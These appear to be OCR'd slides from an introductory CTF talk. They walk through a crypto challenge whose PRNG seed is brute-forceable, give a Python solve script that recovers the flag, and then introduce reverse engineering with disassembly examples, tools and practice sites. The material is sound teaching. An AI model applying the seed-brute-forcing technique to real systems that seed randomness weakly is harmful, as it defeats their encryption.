


```python
#!/usr/bin/python3

import random
from secret import flag

random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
theKey = [random.randint(0, 255) for i in range(len(flag))]
theEnc = "".join([hex(((random.choice(theKey)) ^ ord(flag[i]))<<1) for i in range(len(flag))])
open('out.txt', 'w').write(theEnc)
```

can you spot the vulnerability?

# crypto

example challenge - Anarchia from The Odyssey CTF 2023



```
1 #!/usr/bin/python3
2
3 import random
4 from secret import flag
5
6 random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
7 theKey = [random.randint(0, 255) for i in range(len(flag))]
8 theEnc = "".join([hex(((random.choice(theKey)) ^ ord(flag[i]))<<1) for i in range(len(flag))])
9 open('out.txt', 'w').write(theEnc)
```

line 6 - seeds PRNG with brute forceable seed (!!!)


line 7 - generates random number array of length flag

line 8 - encrypts flag by XORing number array and bitshifting

we can solve by brute forcing the seed, and reversing the encryption

# crypto

example challenge - Anarchia from The Odyssey CTF 2023




```python
import random
import itertools

# generate all possible seeds that could've been used
possible_seeds=[]
for i in range(3,6):
    possible_seeds.append(itertools.product(range(0x0,0x9+1), repeat=i))

# enc: encrypted flag we are given
enc="0x5e0x1d40x1940xcc0xca0x13a0x1340xea0xd40x19a0x1220x1560x1c40xca0x880x9c0x1680x1220x220x1d20xd00x1b00x1c00xd20xb80x1a0xea0x1060x1080xd20x7e0x1ce0x920x1b00x8a0x760x1ac0x1420x1fe0xd20x12a0x14c0x340x4c0x1d00x1060x440x340x7a0x1b0".split("0x")
enc = [int(b, 16) for b in enc if b != ''] # convert hex to int

for seed_length in possible_seeds:
    for seed in seed_length:
        random.seed("".join(map(str,seed)))
        # reverse encryption
        key=[random.randint(0,255) for i in range(len(enc))]
        flag=[(char>>1)^random.choice(key) for char in enc]
        # check if we get the flag
        if b'flag' in bytes(flag):
            print(f"Got the flag: {bytes(flag).decode()}")
            exit()
```

python solve script

# rev


Reverse Engineering (RE)



```
andi    $v0, 0xFF
move    $v1, $v0
la      $v0, a2i
addu    $v0, $v1, $v0
lbu     $v0, 0($v0)
sb      $v0, 0x48+var_30($fp)
lbu     $v1, 0x48+var_30($fp)
li      $v0, 0xFF
bne     $v1, $v0, loc_402160
or      $at, $zero
```

```
lui     $v0, 0x40
addiu   $v1, $v0, (aWrongPassword - 0x400000)  # "WRONG PASSWORD\n"
lw      $v0, stderr@@GLIBC_2_0
move    $a0, $v1         # ptr
li      $a1, 1           # size
li      $a2, 0xF         # n
jal     fwrite
move    $a3, $v0         # s
jal     exit
li      $a0, 1           # status
```

```
fwrite("ERR\n");
exit(0);
```




- What is Reverse Engineering (and why?)
- Static/Dynamic Analysis


- Disassembly, 32 vs 64-bit, Calling Conventions, Compiler Optimisations, Call Stack, etc.. (there's a lot RE can cover)

- Important Fundamentals + where to start
- RE Methodology

# rev

Reverse Engineering





```c
#include <stdio.h>

int main()
{
    printf("Hello World!\n");
    return 0;
}
```

```
.LC0:
        .string "Hello World!"
main:
        push    rbp
        mov     rbp, rsp
        mov     edi, OFFSET FLAT:.LC0
        call    puts
        mov     eax, 0
        pop     rbp
        ret
```

- Compiler Optimisations

godbolt.org

- Finding the Enrypoint
- Navigating a Binary
- Patching

# rev

Reverse Engineering

Tools:


- strings.exe & `file`

Disassemblers/Decompilers: (static)

- Binary Ninja
- IDA (hex rays)

Debuggers: (dynamic)

- gdb (ELF)
- windbg (PE)




More Importantly Than Toolsets:

Write (and re) your own code & Get Experience!

# rev

Reverse Engineering



crackmes.one

Platforms: (specific)

- crackmes.one
- challenges.re

Platforms: (general)

- PicoCTF (picoctf.org)
- HackTheBox Challenges (hackthebox.eu)


More Importantly Than Toolsets:
Write (and re) your own code & Get Experience!

# rev

Reverse Engineering


- (newborn) Baby "crackme"

file

